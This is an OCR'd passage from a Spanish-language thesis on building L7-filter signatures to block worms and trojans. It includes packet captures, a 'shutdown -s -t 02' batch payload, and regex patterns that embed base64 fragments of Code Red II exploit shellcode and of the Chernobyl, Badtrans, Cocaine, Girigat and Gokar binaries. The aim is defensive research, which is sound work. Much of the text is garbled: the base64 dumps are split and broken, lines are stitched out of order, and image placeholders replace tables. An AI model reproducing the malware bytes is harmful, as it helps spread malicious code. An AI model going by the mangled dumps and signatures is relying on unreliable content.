Ww6AcA.. AABzZWxl
Y3QA/3W8 /1X4iUWg
6AUAAABz ZW5kAP91
vP9V+IlF rOgFAAAA
cmVjdgD/ dbz/VfiJ
Rajo..DA AAAGdldG
hvc3RuYW 1lAP91vP
9V+IlFnO gOAAAAZ2
V0aG9zdG J5bmFtZQ
D/dbz/Vf iJRZjoEA
AA..AFdT QUdldExh
```

```
AAABAAAC AAAAAAEA
AAEAAAAA AAABAAAA
AAAAAAAA AAAAAwAA
AMAfz8/A AA..AAAA
AAAAAAAA AAAAAAAA
AAAAAAAA AAAAABAA
AAAQAAAA BAAAAAgA
AAAAAAAA AAAAAAAA
ACAAAGAA ..AAAAAA
AAAAAQAA AAIAAAAA
QAAAAMAA AAAAAAAA
AAAAAAAA BAAADAAA
AAAAAAAA AAEAAAAD
AAAAAE.. AAAAEAAA
AAAAAAAA AAAAAAAA
QAAAwPz8 /Pz8/Pz8
/Pz8/Pz8 /Pz8/Pz8
/Pz8/Pz8 /Pz8/Pz8
/Pz8/Pz8 /Pz8/Pz8
/Pz8../P z8/Pz8/P
z8AAAAAA AAAAAAAA
AAAAAAAG gEAQAAaN
AgQADoYQ EAAI240C
BAAL4AIE AApaWlpW
oB..aNAg QADoTAEA
AOgMAAAA aMAnCQDo
MQEAAOvv aNgkQABo
PwAPAGoA aBAgQABo
AgAAgOgy AQAAC8B1
..JmoEaF QgQABqBG
oAaEggQA D/NdgkQA
DoDQEAAP 812CRAAO
gOAQAAaN gkQABoPw
APAGoAaF ggQABo..
AgAAgOjt AAAAC8B1
Vb2cIEAA 6EwAAAC9
qCBAAOhC AAAAaglo
uCBAAGoB agBosCBA
AP812CRA AOi0..AA
AAagloxC BAAGoBag
BotCBAAP 812CRAAO
iZAAAA/z XYJEAA6J
oAAADDxw XQJEAAAA
QAAGjQJE AA..aNAg
QABo1CRA AGoAVf81
2CRAAOhg AAAAC8B1
SaHQJEAA C8B0QL7Q
IEAAgD4A dDZGZoF+
/iwsdfLH ..BjIxNw
```

```
BB..RFZB UEkzMi5k
bGwAAABT bGVlcAAA
AEdldFdp bmRvd3NE
aXJlY3Rv cnlBAAAA
AFdpbkV4 ZWMAAABS
..ZWdRdW VyeVZhbH
VlRXhBAA AAAFJlZ1
NldFZhbH VlRXhBAA
AAAFJlZ0 9wZW5LZX
lFeEEAAA BSZWdD..
bG9zZUtl efz8/Pz8
/Pz8/Pz8 /Pz8/Pz8
/Pz8/Pz8 /Pz8/Pz8
/Pz8/Pz8 /Pz8/Pz8
/Pz8/Pz8 /Pz8../P
z8/Pz8/P z8/Pz8/P
z8/Pz8/P z8/Pz8/P
z8/Pz8/P z8/Pz8/P
z8/Pz8/P z8/Pz8/P
z8/Pz8/P z8../Pz8
/Pz8/Pz8 /Pz8AAAA
AAAAAAAA AAAAAAAA
AAAAAAAA Xr+5BQAA
agfoEAAA AGQ6XGV4
CLBCSIGP 9VzIP4/3
RNiYVM/v //rIr4OD
51J2og6C MAAAAAAA
AAAAAAAA AAAAAAAA
AAAAAA.. AAAAAAAA
AAAAAAAA AGoBVv+1
TP7///9V yEZPdcX/
tUz+//// VcT+w4D7
ZA+GTPn/ /8NhycIE
AJA=.... ------=_
NextPart _000_000
7_01CBB4 E8.23640
180-...
```

XAD7eFPP 7//z3SBw AAc88Pt4 U+/v//g/ gKc8Nmx4 Vw..///// AgBmx4Vy ////AFDo ZAQAAImd dP///2oA agFqAv9V uIP4/3Ty iUWAagFU aH5mBID/ dYD/VaRZ ..ahCNhX D///9Q/3 WA/1Wwuw EAAAALwH RLM9v/VZ Q9MycAAH U/x4Vo// //CgAAAM eFbP///w AAAADH.. hWD///8B AAAAi0WA iYVk//// jYVo//// UGoAjYVg ////UGoA agH/VaCT agBUaH5m BID/dYD/ VaRZ..g/ sBdTHoAA AAAFgt0w MAAGoAa0 oOAABQ/3 WA	c3RFcnJv cgD/dbz/ VfiJRZTo CwAAAFVT RVIzMi5E TEwA/1X0 iUWQ6A4A AABFeGl0 ..V2luZG 93c0V4AP 91kP9V+I lFjM0LRY RpwAWECA hAiUWEjY QEeFY0Ev fYwcAIw+ jh////PA B09zz/.. dPPD603/ //+K+0jm ////itjB 4xDo3P// /4r46NX/ //+K20i0 ////g+AH 6CAAAAD/ ////AP// /wD/..// 8A////AP ///wAA// 8AAP//AA D//1mLBI Ej2PfQI4 VY/v//C9 iA+390n4 D74HSa05 lY/v//dJ LD..aAQB AACNhVz+ //	CB7swgQA CJNdAkQA D/NdAkQA Bo0CBAAG oBagBV/z XYJEAA6B kAAADD/y VgMEAA/y VkMEAA.. /yVoMEAA /yVwMEAA /yV0MEAA /yV4MEAA /yV8MED8 /Pz8/Pz8 /Pz8/Pz8 /Pz8/Pz8 AAAAAAAA AAAA..AA AAAFxFWF BMT1JFUi 5FWEUAAA BTT0ZUV0 FSRVxNaW Nyb3NvZn RcV2luZG 93cyB0VF xDdXJyZW 50..VmVy c2lvblxX aW5sb2dv bgAAAFNG Q0Rpc2Fi bGUAAJ3/ //9TWVNU RU1cQ3Vy cmVudENv bn	

Tabla. 4. 2. Monitorización del Gusano Codered2

Para los gusanos como el *Chernorbyl, Gokar, Badtrans, Cancer, Cocaine y Girigat*, se ha realizado exactamente el mismo monitoreo lo cual ha permitido obtener sus firmas digitales cuando circulan por la red.

4.3.3. Monitorización de Troyanos

Análisis primera ejecución del troyano poison, protocolo TCP	**Análisis segunda ejecución del troyano poison, protocolo TCP**
Primer Paquete ..M....! .[T...E. .0.1@... ....E ......O. ......p. @.....	**Primer Paquete** .!.[T... M.....E. .(.n@... ...Ej... ..... u. .'j=..P. ...m..s. ....
Segundo Paquete .!.[T... M.....E. .0R.@... ...E.... .....i. .oO...p. .H..... .x....	**Segundo Paquete** .!.[T... M.....E. .(.o@... ...Ej... ..... u. .'j=.\P. ...-..k. .*.i
Tercer Paquete	**Tercer Paquete**
















	
Cuarto Paquete 	**Cuarto Paquete** 
Quinto Paquete 	**Quinto Paquete** 
Sexto Paquete 	**Sexto Paquete** 
Séptimo Paquete 	**Séptimo Paquete** 
Octavo Paquete 	**Octavo Paquete** 
Noveno Paquete 	**Noveno Paquete** 
Décimo Paquete 	**Décimo Paquete** 

Tabla. 4. 3. Monitorización de troyanos.

En la tabla 4.1 se muestra la monitorización de la red de una víctima infectada por el troyano *poison ivy.* En la primera ejecución del código malicioso se observan los paquetes que pasan por la red, la mayoría de ellos no tiene ninguna coincidencia para construir un patrón. Además el ataque que realiza el intruso lo hace por el protocolo TCP que funciona en la capa 4 del modelo OSI, razón por el L7-filter no bloqueará el patrón que se cree ya que este protocolo

no funciona en la capa de aplicación. Para verificar el funcionamiento de este troyano, se lo ejecutó varias veces y se observó en cada ejecución un código distinto dentro en cada paquete que pasa por la red. Esto sucede debido a que este troyano es polimórfico ya que cambia su forma cada vez que se ejecuta y cada que infecta a un nuevo archivo para no ser detectado.[110]

Los troyanos polimórficos generan cadenas distintas cada que se crea una copia sobre sí mismo, una de sus técnicas suele ser la auto-encriptación utilizando llaves variantes. Para que el L7-filter pueda bloquear alguna aplicación se requiere el análisis de los primeros 2048 bytes que equivalen a los 10 primeros paquetes de una conexión, a pesar de que se ha realizado el análisis indicado con los troyanos *poison ivy*, *bifrost*, *Turkojan*, *NovaLite II*, *SubSeven*, *Apocalypse RAT,* en cada ejecución de los mismos, varían su código al pasar por la red por lo que ha sido imposible detectar su firma.

4.3.4. Monitorización de un virus enviado por MSN

El servicio de mensajería instantánea (Messenger) utilizado en Windows, permite enviar y recibir mensajes escritos, de voz, de audio y también archivos. El atacante envía a la víctima archivos con código malicioso para dañar su sistema operativo. El Messenger, consta de un sistema de seguridad que escanea el código de cada archivo, los virus más conocidos por el medio como el happytime, codered, Chernorbyl, entre otros no se han podido probar por este medio, puesto que los bloquea, pero se ha probado con el mismo virus que tiene la función de apagar a la computadora. El paso del código malicioso se realiza en un solo paquete ya que no es muy pesado y para su envió utiliza en protocolo TCP.

Análisis del envío de un código malicioso por Messenger que utiliza el protocolo TCP

Primer Paquete

```
...'..sh utdown -
s -t 02. ........
..p..... ...BYE M
SNMSGR:v eronica.
cevallos .caldero
n@hotmai l.com;{2
f4add30- a93f-487
e-b2b2-1 aecda0e2
495} MSN SLP/1.0.
.To: <ms nmsgr:ve
ronica.c evallos.
calderon @hotmail
.com;{2f 4add30-a
93f-487e -b2b2-1a
ecda0e24 95}>..Fr
om: <msn msgr:ver
onica.ce vallos@h
otmail.c om;{bee9
8a73-9d8 c-49ca-9
cd9-374f f1df26b5
}>..Via:  MSNSLP/
1.0/TLP  ;branch=
{6024F86 1-9287-4
4BF-83BD -0956CB8
BFFCE}.. CSeq: 0
..Call-I D: {5A64
29E1-884 B-49D3-9
E28-E7F2 7DD7FD64
}..Max-F orwards:
 0..Cont ent-Type
: applic ation/x-
msnmsgr- sessionc
losebody ..Conten
t-Length : 26....
SessionI D: 28211
75313... ..
```

Mediante el Wireshark se ha podido monitorizar el paso de este código malicioso por la red, y se ha creado el patrón virusmsn.pat para bloquearlo mediante el L7-filter. Debido a que el servicio de mensajería instantánea Messenger utiliza para el envió de archivos el protocolo TCP correspondiente a la capa 4 del modelo OSI, el L7-filter no lo puede bloquear ya que no está utilizando un protocolo que corresponda a la capa de aplicación.

4.4. GENERACIÓN DE LAS FIRMAS DIGITALES DE CÓDIGO MALICIOSO

En la monitorización del sistema se observa el comportamiento del paso por la red del código malicioso. Mediante el análisis del primer al décimo paquete del envió del código malicioso, se ha podido identificar el patrón del mismo y a su vez determinar una expresión regular que lo identifique.

Según cada código malicioso se han generado las siguientes firmas digitales que lo identifican:

Virus básico enviado por correo

dos

(content-type:application/octet-stream name="dos.bat"|content-disposition:attachment filename="dos.bat")*(shutdown -s -t 02)*

Explicación:

- dos: Se escribe el nombre del patrón antes que nada para identificarlo, y el momento que se realizan las pruebas de eficiencia de esta expresión regular, el analizador se enfoca al nombre del patrón.
- Content-Type: application: comparará el envió de paquetes con esta expresión para negar el acceso de este a la red.
- octet-stream name=”dos.bat”: comprará esta palabra para negar el archivo adjunto de nombre "dos.bat"
- “|”:alterna para que se analice el código que está a continuación de este.
- content-disposition:attachment filename="dos.bat": comparará el nombre del archivo adjunto = "dos.bat" para negarlo.
- “()”: Se agrupa una expresión entre paréntesis para ser comparada.
- “*” : compara de cero a más veces.
- (shutdown-s-t 02) *: Es el código del virus enviado, y se comparará la coincidencia de 0 a más veces.

Se debe guardar al patrón creado con el nombre dos.pat en el directorio */etc/l7-protocols/malware* con en nombre de *dos.pat*.

Gusanos

Code Red II

codered2

(content-transfer-encoding:[!-~]+contentdisposition:attachment|filename=[!-
~]+)*(R0VUIC9kZWZhdWx0LmlkYT9YWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYW
FhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFh
YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWCV1OTA5M
CV1Njg1OCV1Y2JkMyV1NzgwMSV1OTA5MCV1Njg1OCV1Y2JkMyV1NzgwMSV1OT
A5MCV1Njg1OCV1Y2JkMyV1NzgwMSV1OTA5MCV1OTA5MCV1ODE5MCV1MDBjM
yV1MDAwMyV1OGIwMCV1NTMxYiV1NTNmZiV1MDA3OCV1MDAwMCV1MDA9YS
AgSFRUUC8xLjANCkNvbnRlbnQtdHlwZTogdGV4dC94bWwKQ29udGVudC1sZW5ndGg
6IDMzNzkgDQoNCsjIAQBg6AMAAADM6\/5kZ\/82AABkZ4kmAADo3wIAAGgEAQAAj
YVc\/v\/\/UP9VnI2FXP7\/\/1D\/VZiLQBCLCImNWP7\/\/\/9V5D0EBAAAD5TBPQQIAAA
PlMUKzQ\+2yYmNVP7\/\/4t1CIF\+MJoCAAAPhMQAAADHRjCaAgAA6AoAAABDb2Rl
UmVkSUkAixwk\/1XYZgvAD5WFOP7\/\/8eFUP7\/\/wEAAABqAI2FUP7\/\/1CN
hTj\+\/\/9Qi0UI\/3AI\/5CEAAAAgL04\/v\/\/AXRoU\/9V1P9V7AFFhGm9VP7\/\/ywBAACB
xywBAADo0gQAAPfQD6\/HiUY0jUWIUGoA\/3UI6AUAAADpAf\/\/\/2oAagD\/VfBQ\/1X
QT3XS6DsFAABpvVT\+\/\/8AXCYFgccAXCYFV\/9V6GoAahb\/VYxq\/\/9V6Ov5i0Y0KU
WEamT\/VeiNhTz\+\/\/9Q\/1XAD7eFPP7\/\/z3SBwAAc88Pt4U\+\/v\/\/g\/gKc8Nmx4
Vw\/\/\/\/AgBmx4Vy\/\/\/\/AFDoZAQAAImddP\/\/\/2oAagFqAv9VuIP4\/3TyiUWAagFUaH5
mBID\/dYD\/VaRZ\ahCNhXD\/\/\/9Q\/3WA\/1WwuwEAAAALwHRLM9v\/VZ
Q9MycAAHU\/x4Vo\/\/\/\/CgAAAMeFbP\/\/\/wAAAADHhWD\/\/\/8BAAAAi0WAiYVk\/\/\
/\/jYVo\/\/\/\/UGoAjYVg\/\/\/\/UGoAagH\/VaCTagBUaH5mBID\/dYD\/VaRZg\/sBdTHoAA
MAAGoAaOoOAABQ\/3WA)*[!-~]+

Chernorbyl

chernorbyl

```
(content-transfer-
encoding:|contentdisposition:attachment|filename="Chernorbyl.exe")(TVqQAAMAAAAEAA
AA\/\/8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vd
CBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAABQRQAATAEEAGZV8y8AA
AAAAAAAAOAADgELAQIyAAIAAAAMAAAAAAAAAADBAAAAAQAAAAIAAAAABA
AAAQAAAAAgAAAQAAAAAAAAAAAEAAAAAAAAAAAABQAAAABAAA\/wYBAAIAAA
AAABAAABAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAAAgAADkAAA
AADAAAAQHAAAAAAAAAAAAAAAAAAAA..AAAAAEAAABQAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUCB0AA
AAqwAAAAAQAAAAgAAAAQAAAAAAAAAAAAAAAAAAGAAAGAuaRhdGEAABo
BAAAAIAAAAAIAAAAGAAAAAAAAAAAAAAAAAAABAAABALnJzcmMAAAAAEA
AAADAAAAAIAAAACAAAAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAANAAA
AABAAAAAAgAAABAAAAAAAAAAAAAAAAAAAEAAAEIucnNyYwAAAIArAAAA
AAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.
.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAG1
)+ [!-~]+
```

Badtrans

badtrans

```
(content-transfer-encoding:[!-~]+content-disposition:attachment|filename=[!-
~]+)*(TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpc
yBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAo
xs1SbKejAWynowFsp6MBF7uvAWinowHvu60BbqejAYS4qQF2p6MBhLinAW6nowEOuL
```

ABZaejAWynogHyp6MBhLioAWCnowHUoaUBbaejAVJpY2hsp6MBAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAUEUAAEwBAwCoIP47AAAAAAAAAADgAA8BCwE
GAABwAAAEAAAANAAAEBHAQ AA..4AAAAFABAAAA QAAAEAAAAAIAAAQA
AAAAAAAABAAAAAAA AAAAYAEAAAQAAAAA
AAACAAAAAAAQAAAQAAAAABAAABAAAAAAAAAQAAAAAAAAAAAAAABkU
AEAMAEAAABQAQBkAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAADQAAAAEAAAAAAAAAAEAAAAA
AAAAAAAAAAAAACAAADgAAAAAAAAAAAcAAAAOAAAABqAAAABAAAAA
AAAAAAAAAAAAAAAA4C5yc3JjAAAABAAAABQAQAAAgAAAG4AAAAAAAAA
AAAAAAAAAEAAAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6xSQSVYAKi5DT00A5AMAAAA
AAAAAAIzIBQAQjsD\+BgUBvgABM\/\+55ADzpLr0AbQazSG6BgG5BgC0Ts0hcle6EgK4
Aj3NIaMUAYvYBh+65AK5\/\/\+0P80hBeQCLqMSATPJi9Euix4UAbgAQs0hchG6AAAui
w4SAS6LHhQBtEDNIS6LHhQBtD7NIQ4ftE+69AHNIXIC66m6gAC0Gs0hvrkBuSsAM\/\/z
pDP\/LscGDgEAAC6MBhABLv8uDgEeB77kA4A+BQEBdQSB7gACvwABuf\/\/K87zpC7
HBgABAAEujB4CAS7\/LgA BzSDNIAA)*[!-~]+
```

Cocaine

cocaine

```
(content-transfer-encoding:[!-~]+content-disposition:attachment|filename=[!-
~]+)*(gAoACGNva2UuYXNtXZYCAABolgwABV9URVhUBENPREWWmAcASLIDAgM
BXpYMAAVfREFUQQREQVRBwpgHAEgAAAQFAQ+WCAAGREdST1VQi5oGAAb\/A
v8BWaCcAgEAAbgB\+pCQkLpFWc0WHg4HDh\/oAABdge0TAY2\+FQKNth0C6AwA6A
kA6AYA6AMA6wOQpcONlrIDtBqQkM0htEeyAI223gPNIbROjZaNA80hcwPppgG4Aj2Qk
JCNltADzSGTkJCQtD\+5GgCQkJCNlpgDzSGBvqYDSVJ0UeivALgCQpCQkDPJkJCQkJn
NIVCQkJBS6MEAWliQkJDoGwG5mAKQkJC0QJCQjZYAAc0huABCkJCQM8mQkJCQm
c0huRoAkJCQtECQkI2WmAPNIbQ+zSG0T\+l5/7QqzSGA\+gF1CrQJjZY1A80h6/6Nlt4Dt
DvNIR\+6gAC0GpCQzSEeB4zAkJAFEACQkC4BhhcCkJD6jtCQkC6LphkC\+\+oAAAAA
AAAAAAA8P8AAPD\/66vpG\/\+LhqYDiYYjApCQi4aoA4mGIQKQkIuGrAOJhh0CkJCLh
q4DiYYfApCQw1CQkJCLhqADsQSQkNPgkJCLyJCQkJBYkJCQK8GQkJCQg9oAkLEM0\
+KxBJCQUJCQkNPokJAD0JCQ0\+CQkFmQkJAryJCQkJCJjqwDkJCJlq4Dx4amA0lSx4ao
A\/7\/xoaqAz\/DUJCQkAWYApCQkIPSAJCxB5CQ0\+KxCZCQ0\+iQkAPCkJBAkJCQiYac
A5CQWJCQkIvQkJDT6JCQ0\+CQkCvQkJCJlpoDw7Q7jZaVA80hcgPpIv\/pHf9Db2NhaW5
\lIFtDb0tlXShjKSBNZXRhbCBNaWxpdGlhL0ltbW9ydGFsIFJpb3QNCkxvdmUgdG8gTElT
QSA6KQ0KJENvY2FpbmUncyBydW5uaW5nIHRocnVlIHlvdXIgdmFpbnNJdCBzZWVtcy
B5b3UgaGF2ZSBiZWNvbWUgYW4gYWRkaWN0KklSLkVYRQAuLgCrnKEAxBYUAQH
EphQBAcQaFAEBxB4UAQHEMxQBAcRBFAEBxEkUAQHEWhQBAcRsFAEBxHIUAQ
HExRQBAcTfFAEBxOcUAQHFBRQBAcURFAEBxSwUAQHFMBQBAcU2FAEBxToUA
QHFQBQBAcVEFAEBxUoUAQHFThQBAcVZFAEBxZsUAQHFoRQBAcWlFAEBxasUA
QHFsRQBAcXbFAEBxfUUAQHF\/BQBAZyKBwDBEAEBAAGb)*[!-~]+
```

Girigat

girigat

(content-transfer-encoding:[!-~]+content-disposition:attachment|filename=[!-
~]+)*(TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaG
lzIHByb2dyYW0gbXVzdCBiZSBydW4gdW5kZXIgV2luMzINCiQ3AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAFBFAABMAQUAaiZWogAAAAAAAAAA4ACOgQsBAhkAGgAAA
BAAAAAAAAAsKAAAABAAAAAwAAAAAEAAABAAAAACAAABAAAAAAAAAA
MACgAAAAAAAHAAAAAEAAAAAAAAAgAAAAAAEAAAIAAAAAAQAAAQAAA
AAAAAEAAAAAAAAAAAAAAAAAEAAAKwAAAAAYAAAAAoAAAAAAAAAAAAA
AAAAAAAAAAAAUAAA9AEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAQ09ERQAAAAAAAIAAAABAAAAAaAAAABgAA
AAAAAAAAAAAAAAAAIAAA4ERBVEEAAAAAABAAAAAwAAAAAgAAACAAAAA
AAAAAAAAAAAAAAEAAAMAuaWRhdGEAAAAQAAAAQAAAAAIAAAAiAAAAA
AAAAAAAAAAAABAAADALnJlbG9jAAAAEAAAAFAAAAACAAAAJAAAAAAAAA
AAAAAAAAAQAAAUC5yc3JjAAAAABAAAABgAAAACgAAACYAAAAAAAAAAA
AAAAAAAEAAAFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA AAAAAAAAAAAAAAAA)*[!-~]+

Gokar

gokar

(content-transfer-encoding:[!-~]+content-disposition:attachment|filename=[!-~]+)*(TVqQ
AAMAAAAEAAAA\/\/8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9nc
mFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAFyaDbQajOi
EGozohBqM6IwrTAiECozogot8eIQqjOiKi3w4hAqM6IUmljaEGozogAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAABQRQAATAEDAAkbDjwAAAAAAAAAAOAADwELAQ
YAADAAAAAQAAAAsAAAQOkAAADAAAAA8AAAAABAAAAQAAAAAgAABAAA
AAEAAAAEAAAAAAAAAAAAAQAAEAAAAAAAAAIAAAAAABAAABAAAAAAE
AAAEAAAAAAAABAAAAAAAAAAAAAAAGz2AACcAAAAAPAAAGwGAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
